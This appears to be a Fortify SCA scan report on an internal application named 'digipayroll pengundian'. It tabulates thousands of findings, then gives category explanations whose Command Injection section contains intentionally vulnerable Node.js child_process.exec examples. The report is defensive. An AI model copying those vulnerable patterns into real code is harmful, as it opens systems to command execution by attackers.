Application Summary

digipayroll pengundian - 1.0

This report provides a complete summary of a single version of an application. This includes a high-level look at the outstanding issues associated with the application as well as detailed information related to the risk profile. Also included is a summary of the user activities that have been performed.

Table of Contents

digipayroll pengundian - 1.0

Overview

Issue Template: Prioritized High Risk Issue Template

Last Scan LOC: 795,330

Last Scan Files: 8,200

Languages:

1	Not Set
Fortify Security Rating	Business Risk

Issues by Priority

Impact	Likelihood	
	411 High	704 Critical
	1379 Low	3884 Medium


5 Most Prevalent Critical-Priority Issues

Category	Issues
Dynamic Code Evaluation: Insecure Transport	422
Command Injection	134
Key Management: Hardcoded Encryption Key	68
Path Manipulation	24
Dynamic Code Evaluation: Code Injection	12

Issues by Attack Vector

Attack Vector	Issues
Database	0
Network	0
Web	182
Web Service	0
Other	6196
Total	**6378**

Issues and Fortify Security Rating by Date




Details

Profile

Accessibility:	Internal Network Access Required
Development Phase:	New
Development Strategy:	Internally Developed

Scans by Analysis Engine



Dependencies for digipayroll pengundian - 1.0

No dependencies.

Activity Summary

Latest Analysis by Engine


SCA

Engine Version:	22.1.0.0166
Analysis Date:	July 28, 2022
Host Name:	fortify-sca
Certification:	Valid
Lines of Code:	795,330
Number of Files:	8,200

Active Users

admin	my_email@fortify.com

User Activity by Month



Any action that users take that affect the state of a version of the application in this report will be counted in this graph. This includes upload of analysis results, auditing performed in the web interface, auditing performed remotely, as well as any change in user access or retrieval of data related to the application.

Issue Trending

Current Performance Indicators

The value in the 'Change' column is the total difference from the first analysis to the current state.

Performance Indicator	Value	Change
Audited Issues	0 %	-
Configuration Issues	**0 %**	-
Critical Exposure Issues	**12 %**	-
Critical Priority Issues	**11 %**	-
Critical Priority Issues Audited	0 %	-
Fortify Security Rating	**1**	-
High Priority Issues	**6 %**	-
High Priority Issues Audited	0 %	-
Remediation Effort - Critical Issues	**3,628**	-
Remediation Effort - High Issues	**1,645**	-
Remediation Effort - Low Issues	**11,593**	-
Remediation Effort - Medium Issues	**9,312**	-
Remediation Effort Total	**22,560**	-
Total Issues	**6,378**	-
Vulnerability Density (10KLOC)	**80 %**	-
Vulnerability Density (KLOC)	**8.02**	-

Issue Breakdown

Issues by Analysis

Issues by the value an auditor has set for the custom tag 'Analysis.' Once this tag has been set the issue is considered audited.

Value	Priority			
	Critical	High	Medium	Low
<None>	704	411	3,884	1,379
Total	**704**	**411**	**3,884**	**1,379**

Issues by Category (Audited / Total)

Category	Priority			
	Critical	High	Medium	Low
ASP.NET Misconfiguration: Debug Information	0	0	0 / 3	0
Command Injection	0 / 134	0 / 2	0	0 / 4
Cookie Security: HTTPOnly not Set on Application Cookie	0	0	0	0 / 9
Credential Management: Hardcoded API Credentials	0 / 6	0	0	0
Cross-Site Request Forgery	0	0	0	0 / 252
Cross-Site Scripting: DOM	0	0 / 48	0	0
Cross-Site Scripting: Poor Validation	0	0	0	0 / 14
Cross-Site Scripting: Reflected	0	0 / 16	0	0
Cross-Site Scripting: Self	0	0	0	0 / 34
Dead Code: Unused Field	0	0	0	0 / 5
Denial of Service	0	0	0	0 / 2
Denial of Service: Regular Expression	0	0 / 2	0	0
Dockerfile Misconfiguration: Default User Privilege	0	0 / 2	0	0
Dynamic Code Evaluation: Code Injection	0 / 12	0	0	0
Dynamic Code Evaluation: Insecure Transport	0 / 422	0	0	0
Encoding Confusion: BiDi Control Characters	0	0 / 4	0	0
Hardcoded Domain in HTML	0	0	0	0 / 666
Header Manipulation	0	0 / 8	0	0 / 4
Hidden Field	0	0	0	0 / 8
HTML5: MIME Sniffing	0	0	0 / 7	0
HTML5: Overly Permissive Message Posting Policy	0	0	0	0 / 2
Insecure Randomness	0	0 / 291	0	0
Insecure Transport: External Link	0	0	0 / 3822	0
JavaScript Hijacking	0	0	0	0 / 8
JavaScript Hijacking: Vulnerable Framework	0	0	0	0 / 182
JSON Injection	0 / 8	0	0	0
Key Management: Empty Encryption Key	0	0 / 10	0	0
Key Management: Hardcoded Encryption Key	0 / 68	0	0	0

Category	Priority			
	Critical	High	Medium	Low
Often Misused: File Upload	0	0	0 / 52	0
Open Redirect	0 / 8	0	0	0
Password Management: Hardcoded Password	0 / 2	0	0	0
Password Management: Null Password	0	0	0	0 / 2
Password Management: Password in Comment	0	0	0	0 / 51
Password Management: Password in Configuration File	0	0 / 8	0	0
Password Management: Password in HTML Form	0 / 8	0	0	0
Path Manipulation	0 / 24	0 / 2	0	0
Poor Logging Practice: Use of a System Output Stream	0	0	0	0 / 78
Privacy Violation	0 / 12	0 / 2	0	0
Race Condition	0	0 / 16	0	0
Race Condition: PHP Design Flaw	0	0	0	0 / 2
SQL Injection	0	0	0	0 / 16
System Information Leak: External	0	0	0	0 / 30
System Information Leak: Internal	0	0	0	0 / 2
Weak Cryptographic Hash	0	0	0	0 / 8
Total	**704**	**411**	**3884**	**1379**

Issues by OWASP Top Ten 2017

OWASP Top Ten 2017 Category	Priority			
	Critical	High	Medium	Low
A1 Injection	154	14	52	24
A2 Broken Authentication	0	0	0	0
A3 Sensitive Data Exposure	518	20	3,822	70
A4 XML External Entities (XXE)	0	0	0	0
A5 Broken Access Control	24	2	0	0
A6 Security Misconfiguration	0	2	10	4
A7 Cross-Site Scripting (XSS)	0	64	0	48
A8 Insecure Deserialization	0	0	0	0
A9 Using Components with Known Vulnerabilities	0	0	0	0
A10 Insufficient Logging and Monitoring	0	0	0	0
None	8	309	0	1,233

** Reported issues in the above table may violate more than one OWASP Top Ten 2017 requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Issues by PCI DSS 3.2.1

Requirement	Priority			
	Critical	High	Medium	Low
None	0	4	0	873
Requirement 3.2	12	2	0	0
Requirement 3.4	12	2	0	0
Requirement 4.1	422	0	3,822	8
Requirement 4.2	12	2	0	0
Requirement 6.3.1	84	18	0	53
Requirement 6.5.1	162	10	59	24
Requirement 6.5.10	0	0	0	9
Requirement 6.5.3	84	309	0	61
Requirement 6.5.4	422	0	3,822	0
Requirement 6.5.5	0	0	3	110
Requirement 6.5.6	0	20	0	0
Requirement 6.5.7	0	64	0	48
Requirement 6.5.8	24	2	0	2
Requirement 6.5.9	0	0	0	252
Requirement 8.2.1	96	20	0	53

** Reported issues in the above table may violate more than one PCI DSS 3.2.1 requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Issues by PCI SSF 1.0

Requirement	Priority			
	Critical	High	Medium	Low
None	0	4	0	873
Requirement 3.2	12	2	0	0
Requirement 3.4	12	2	0	0
Requirement 4.1	422	0	3,822	0
Requirement 4.2	12	2	0	0
Requirement 6.3.1	84	18	0	53
Requirement 6.5.1	162	10	59	24
Requirement 6.5.10	0	0	0	9
Requirement 6.5.3	84	309	0	61
Requirement 6.5.4	422	0	3,822	0
Requirement 6.5.5	0	0	3	110
Requirement 6.5.6	0	20	0	0
Requirement 6.5.7	0	64	0	48
Requirement 6.5.8	24	2	0	2
Requirement 6.5.9	0	0	0	252
Requirement 8.2.1	96	20	0	53

** Reported issues in the above table may violate more than one PCI SSF 1.0 requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Issues by CWE

CWE Category	Priority			
	Critical	High	Medium	Low
CWE ID 1004	0	0	0	9
CWE ID 11	0	0	3	0
CWE ID 113	0	8	0	4
CWE ID 13	0	8	0	0
CWE ID 185	0	2	0	0
CWE ID 20	0	2	0	0
CWE ID 215	0	0	0	30
CWE ID 22	24	2	0	0
CWE ID 259	16	0	0	2
CWE ID 260	0	8	0	0
CWE ID 297	0	0	3,822	0
CWE ID 319	422	0	0	0
CWE ID 321	68	10	0	0
CWE ID 328	0	0	0	8
CWE ID 338	0	291	0	0
CWE ID 352	0	0	0	252
CWE ID 359	12	2	0	0
CWE ID 362	0	16	0	2
CWE ID 367	0	16	0	2
CWE ID 398	0	0	0	78
CWE ID 434	0	0	52	0
CWE ID 472	0	0	0	8
CWE ID 489	0	0	0	30
CWE ID 494	12	0	0	666
CWE ID 497	0	0	0	32
CWE ID 554	0	0	7	0
CWE ID 555	0	8	0	0
CWE ID 561	0	0	0	5
CWE ID 601	8	0	0	0
CWE ID 615	0	0	0	51
CWE ID 692	0	0	0	14
CWE ID 73	24	2	0	0
CWE ID 730	0	2	0	2
CWE ID 77	134	2	0	4
CWE ID 78	134	2	0	4
CWE ID 79	0	64	0	34
CWE ID 798	16	0	0	0
CWE ID 80	0	64	0	34

CWE Category	Priority			
	Critical	High	Medium	Low
CWE ID 82	0	0	0	14
CWE ID 829	0	0	0	666
CWE ID 83	0	0	0	14
CWE ID 87	0	0	0	14
CWE ID 89	0	0	0	16
CWE ID 91	8	0	0	0
CWE ID 942	0	0	0	2
CWE ID 95	12	0	0	0
None	0	4	0	190

** Reported issues in the above table may violate more than one CWE requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Issues by WASC 2.00

WASC Category	Priority			
	Critical	High	Medium	Low
Application Misconfiguration (WASC-15)	0	2	7	0
Cross-Site Request Forgery (WASC-09)	0	0	0	252
Cross-Site Scripting (WASC-08)	0	64	0	48
Denial of Service (WASC-10)	0	2	0	2
HTTP Response Splitting (WASC-25)	0	8	0	4
Improper Input Handling (WASC-20)	20	0	52	0
Information Leakage (WASC-13)	80	12	3	281
Insufficient Authentication (WASC-01)	8	0	0	11
Insufficient Process Validation (WASC-40)	0	0	0	666
Insufficient Transport Layer Protection (WASC-04)	422	0	3,822	0
None	8	319	0	95
OS Commanding (WASC-31)	134	2	0	4
Path Traversal (WASC-33)	24	2	0	0
SQL Injection (WASC-19)	0	0	0	16
URL Redirector Abuse (WASC-38)	8	0	0	0

** Reported issues in the above table may violate more than one WASC 2.00 requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Issues by DISA STIG 4.10

Category	Priority			
	Critical	High	Medium	Low
APSC-DV-000060 CAT II	8	0	0	0
APSC-DV-000160 CAT II	422	0	3,822	0
APSC-DV-000170 CAT II	422	0	3,822	0
APSC-DV-000480 CAT II	0	0	0	2
APSC-DV-000490 CAT II	0	0	0	2
APSC-DV-000650 CAT II	12	2	0	0
APSC-DV-001480 CAT II	12	0	0	0
APSC-DV-001490 CAT II	12	0	0	0
APSC-DV-001620 CAT II	0	0	0	252
APSC-DV-001630 CAT II	0	0	0	252
APSC-DV-001740 CAT I	28	10	0	53
APSC-DV-001750 CAT I	20	2	0	0
APSC-DV-001940 CAT II	422	0	3,822	0
APSC-DV-001950 CAT II	422	0	3,822	0
APSC-DV-001995 CAT II	0	16	0	2
APSC-DV-002010 CAT II	68	301	0	8
APSC-DV-002020 CAT II	0	0	0	8
APSC-DV-002030 CAT II	0	0	0	8
APSC-DV-002050 CAT II	0	291	0	0
APSC-DV-002210 CAT II	0	0	0	9
APSC-DV-002330 CAT II	28	10	0	53
APSC-DV-002400 CAT II	0	2	0	2
APSC-DV-002440 CAT I	422	0	3,822	9
APSC-DV-002450 CAT II	422	0	3,822	9
APSC-DV-002460 CAT II	422	0	3,822	9
APSC-DV-002470 CAT II	422	0	3,822	9
APSC-DV-002480 CAT II	0	0	3	32
APSC-DV-002485 CAT I	0	0	0	8
APSC-DV-002490 CAT I	0	64	0	48
APSC-DV-002500 CAT II	0	0	0	252
APSC-DV-002510 CAT I	134	2	0	4
APSC-DV-002540 CAT I	0	0	0	16
APSC-DV-002560 CAT I	186	76	7	72
APSC-DV-002570 CAT II	12	2	3	32
APSC-DV-002580 CAT II	12	2	3	30
APSC-DV-003110 CAT I	16	8	0	51
APSC-DV-003235 CAT II	0	0	3	0
APSC-DV-003270 CAT II	8	0	0	2

Category	Priority			
	Critical	High	Medium	Low
APSC-DV-003280 CAT I	8	0	0	2
APSC-DV-003300 CAT II	0	0	52	856
None	0	6	0	83

** Reported issues in the above table may violate more than one DISA STIG 4.10 requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Appendix A - Audited Issue Details

Audited Issues

No audited issues exist.

Appendix B - Suppressed Issues

Suppressed Issues by Category

It is important to monitor the number of issues that are being suppressed by auditors. High percentages of suppressed issues can be indicative of the need to create a custom rule to augment the analysis engine's understanding of the codebase.

No suppressed issues exist.

Appendix C - New Issue Details

New Issues by Category

It is important to track the issues which are newly found by the analysis engines being used to analyze this codebase.

Category	Priority			
	Critical	High	Medium	Low
ASP.NET Misconfiguration: Debug Information	0	0	3	0
Command Injection	134	2	0	4
Cookie Security: HTTPOnly not Set on Application Cookie	0	0	0	9
Credential Management: Hardcoded API Credentials	6	0	0	0
Cross-Site Request Forgery	0	0	0	252
Cross-Site Scripting: DOM	0	48	0	0
Cross-Site Scripting: Poor Validation	0	0	0	14
Cross-Site Scripting: Reflected	0	16	0	0
Cross-Site Scripting: Self	0	0	0	34
Dead Code: Unused Field	0	0	0	5
Denial of Service	0	0	0	2
Denial of Service: Regular Expression	0	2	0	0
Dockerfile Misconfiguration: Default User Privilege	0	2	0	0
Dynamic Code Evaluation: Code Injection	12	0	0	0
Dynamic Code Evaluation: Insecure Transport	422	0	0	0
Encoding Confusion: BiDi Control Characters	0	4	0	0
Hardcoded Domain in HTML	0	0	0	666
Header Manipulation	0	8	0	4
Hidden Field	0	0	0	8
HTML5: MIME Sniffing	0	0	7	0
HTML5: Overly Permissive Message Posting Policy	0	0	0	2
Insecure Randomness	0	291	0	0
Insecure Transport: External Link	0	0	3,822	0
JavaScript Hijacking	0	0	0	8
JavaScript Hijacking: Vulnerable Framework	0	0	0	182
JSON Injection	8	0	0	0
Key Management: Empty Encryption Key	0	10	0	0
Key Management: Hardcoded Encryption Key	68	0	0	0
Often Misused: File Upload	0	0	52	0
Open Redirect	8	0	0	0
Password Management: Hardcoded Password	2	0	0	0
Password Management: Null Password	0	0	0	2
Password Management: Password in Comment	0	0	0	51
Password Management: Password in Configuration File	0	8	0	0

Category	Priority			
	Critical	High	Medium	Low
Password Management: Password in HTML Form	8	0	0	0
Path Manipulation	24	2	0	0
Poor Logging Practice: Use of a System Output Stream	0	0	0	78
Privacy Violation	12	2	0	0
Race Condition	0	16	0	0
Race Condition: PHP Design Flaw	0	0	0	2
SQL Injection	0	0	0	16
System Information Leak: External	0	0	0	30
System Information Leak: Internal	0	0	0	2
Weak Cryptographic Hash	0	0	0	8
Total	**704**	**411**	**3884**	**1379**

New Audited Issues

No new audited issues exist.

Appendix D - Removed Issue Details

Removed Issues by Category

It is important to track the issues which are no longer found by the analysis engines being used to analyze this codebase. Failure to find a previously detected issue is often caused by a developer addressing the root cause. It is always important to verify that the fix was comprehensive for the given attack vector. Verification is especially important for issues which have previously been audited.

No removed issues exist.

Removed Audited Issues

No removed audited issues exist.

Appendix E - Dependencies

No Dependencies

Appendix F - Vulnerability Category Descriptions

ASP.NET Misconfiguration: Debug Information

Explanation

ASP .NET applications can be configured to produce debug binaries. These binaries give detailed debugging messages and should not be used in production environments. The `debug` attribute of the `<compilation>` tag defines whether compiled binaries should include debugging information.

The use of debug binaries causes an application to provide as much information about itself as possible to the user. Debug binaries are meant to be used in a development or testing environment and can pose a security risk if they are deployed to production. Attackers may leverage the additional information they gain from debugging output to mount attacks targeted on the framework, database, or other resources used by the application.

Recommendation

Always compile production binaries without debug enabled. This can be accomplished by setting the `debug` attribute to `false` on the `<compilation>` tag in your application's configuration file, as follows:

```
<configuration>
        <compilation debug="false">
                ...
        </compilation>
        ...
</configuration>
```

Setting the `debug` attribute to `false` is necessary for creating a secure application. However, it is important that your application does not leak important system information in other ways. Ensure that your code does not unnecessarily expose system information that could be useful to an attacker.

References

[1] compilation Element (ASP.NET Settings Schema), Microsoft, https://docs.microsoft.com/en-us/previous-versions/dotnet/netframework-4.0/s10awwz0(v=vs.100)?redirectedfrom=MSDN

[2] Standards Mapping - Common Weakness Enumeration, CWE ID 11

[3] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001312, CCI-001314, CCI-002420, CCI-003272

[4] Standards Mapping - FIPS200, CM

[5] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[6] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-11 Error Handling (P2)

[7] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-11 Error Handling

[8] Standards Mapping - OWASP Application Security Verification Standard 4.0, 14.1.3 Build (L2 L3)

[9] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M1 Weak Server Side Controls

[10] Standards Mapping - OWASP Top 10 2004, A10 Insecure Configuration Management

[11] Standards Mapping - OWASP Top 10 2007, A6 Information Leakage and Improper Error Handling

[12] Standards Mapping - OWASP Top 10 2010, A6 Security Misconfiguration

[13] Standards Mapping - OWASP Top 10 2013, A5 Security Misconfiguration

[14] Standards Mapping - OWASP Top 10 2017, A6 Security Misconfiguration

[15] Standards Mapping - OWASP Top 10 2021, A05 Security Misconfiguration

[16] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.10

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.5.6

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.5

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.5

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.5

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.5

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.5

[23] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 3.6 - Sensitive Data Retention

[24] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 3.6 - Sensitive Data Retention

[25] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3120 CAT II, APP3620 CAT II

[26] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3120 CAT II, APP3620 CAT II

[27] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3120 CAT II, APP3620 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3120 CAT II, APP3620 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3120 CAT II, APP3620 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3120 CAT II, APP3620 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3120 CAT II, APP3620 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[35] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002480 CAT II, APSC-DV-002570

CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II, APSC-DV-003235 CAT II

[44] Standards Mapping - Web Application Security Consortium 24 + 2, Information Leakage

[45] Standards Mapping - Web Application Security Consortium Version 2.00, Information Leakage (WASC-13)

Command Injection

Explanation

Command injection vulnerabilities take two forms:

- An attacker can change the command that the program executes: the attacker explicitly controls what the command is.

- An attacker can change the environment in which the command executes: the attacker implicitly controls what the command means.

In this case, we are primarily concerned with the first scenario, the possibility that an attacker may be able to control the command that is executed. Command injection vulnerabilities of this type occur when:

1. Data enters the application from an untrusted source.

2. The data is used as or as part of a string representing a command that is executed by the application.

3. By executing the command, the application gives an attacker a privilege or capability that the attacker would not otherwise have.

Example 1: The following code from a system utility uses the environment variable `APPHOME` to determine the directory in which it is installed and then executes an initialization script based on a relative path from the specified directory.

```
var cp = require('child_process');
  ...
  var home = process.env('APPHOME');
  var cmd = home + INITCMD;
  child = cp.exec(cmd, function(error, stdout, stderr){
    ...
  });
  ...
```

The code in `Example 1` allows an attacker to execute arbitrary commands with the elevated privilege of the application by modifying the system property `APPHOME` to point to a different path containing a malicious version of `INITCMD`. Since the program does not validate the value read from the environment, if an attacker can control the value of the system property `APPHOME`, then they can fool the application into running malicious code and take control of the system.

Example 2: The following code is from an administrative web application designed to allow users to kick off a backup of an Oracle database using a batch-file wrapper around the `rman` utility. The script `rmanDB.bat` accepts a single command line parameter, which specifies the type of backup to perform. Because access to the database is restricted, the application runs the backup as a privileged user.

```
var cp = require('child_process');
var http = require('http');
var url = require('url');

function listener(request, response){
  var btype = url.parse(request.url, true)['query']['backuptype'];
  if (btype !== undefined){
    cmd = "c:\\util\\rmanDB.bat" + btype;
    cp.exec(cmd, function(error, stdout, stderr){
      ...
    });
  }
  ...
}
...
http.createServer(listener).listen(8080);
```

The problem here is that the program does not do any validation on the `backuptype` parameter read from the user apart from verifying its existence. After the shell is invoked, it may allow for the execution of multiple commands, and due to the nature of

the application, it will run with the privileges necessary to interact with the database, which means whatever command the attacker injects will run with those privileges as well.

Example 3: The following code is from a web application that provides an interface through which users can update their password on the system. Part of the process for updating passwords in certain network environments is to run a `make` command in the `/var/yp` directory.

```
...
require('child_process').exec("make", function(error, stdout, stderr){
  ...
});
...
```

The problem here is that the program does not specify an absolute path for `make` and fails to clean its environment prior to executing the call to `child_process.exec()`. If an attacker can modify the `$PATH` variable to point to a malicious binary called `make` and cause the program to be executed in their environment, then the malicious binary will be loaded instead of the one intended. Because of the nature of the application, it runs with the privileges necessary to perform system operations, which means the attacker's `make` will now be run with these privileges, possibly giving the attacker complete control of the system.

Recommendation

Do not allow users to have direct control over the commands executed by the program. In cases where user input must affect the command to be run, use the input only to make a selection from a predetermined set of safe commands. If the input appears to be malicious, the value passed to the command execution function should either default to some safe selection from this set or the program should decline to execute any command at all.

In cases where user input must be used as an argument to a command executed by the program, this approach often becomes impractical because the set of legitimate argument values is too large or too hard to keep track of. Developers often fall back on implementing a deny list in these situations. A deny list is used to selectively reject or escape potentially dangerous characters before using the input. Any list of unsafe characters is likely to be incomplete and will be heavily dependent on the system where the commands are executed. A better approach is to create a list of characters that are permitted to appear in the input and accept input composed exclusively of characters in the approved set.

An attacker may indirectly control commands executed by a program by modifying the environment in which they are executed. The environment should not be trusted and precautions should be taken to prevent an attacker from using some manipulation of the environment to perform an attack. Whenever possible, commands should be controlled by the application and executed using an absolute path. In cases where the path is not known at compile time, such as for cross-platform applications, an absolute path should be constructed from trusted values during execution. Command values and paths read from configuration files or the environment should be sanity-checked against a set of invariants that define valid values.

Other checks can sometimes be performed to detect if these sources may have been tampered with. For example, if a configuration file is world-writable, the program might refuse to run. In cases where information about the binary to be executed is known in advance, the program may perform checks to verify the identity of the binary. If a binary should always be owned by a particular user or have a particular set of access permissions assigned to it, these properties can be verified programmatically before the binary is executed.

Although it may be impossible to completely protect a program from an imaginative attacker bent on controlling the commands the program executes, be sure to apply the principle of least privilege wherever the program executes an external command: do not hold privileges that are not essential to the execution of the command.

References

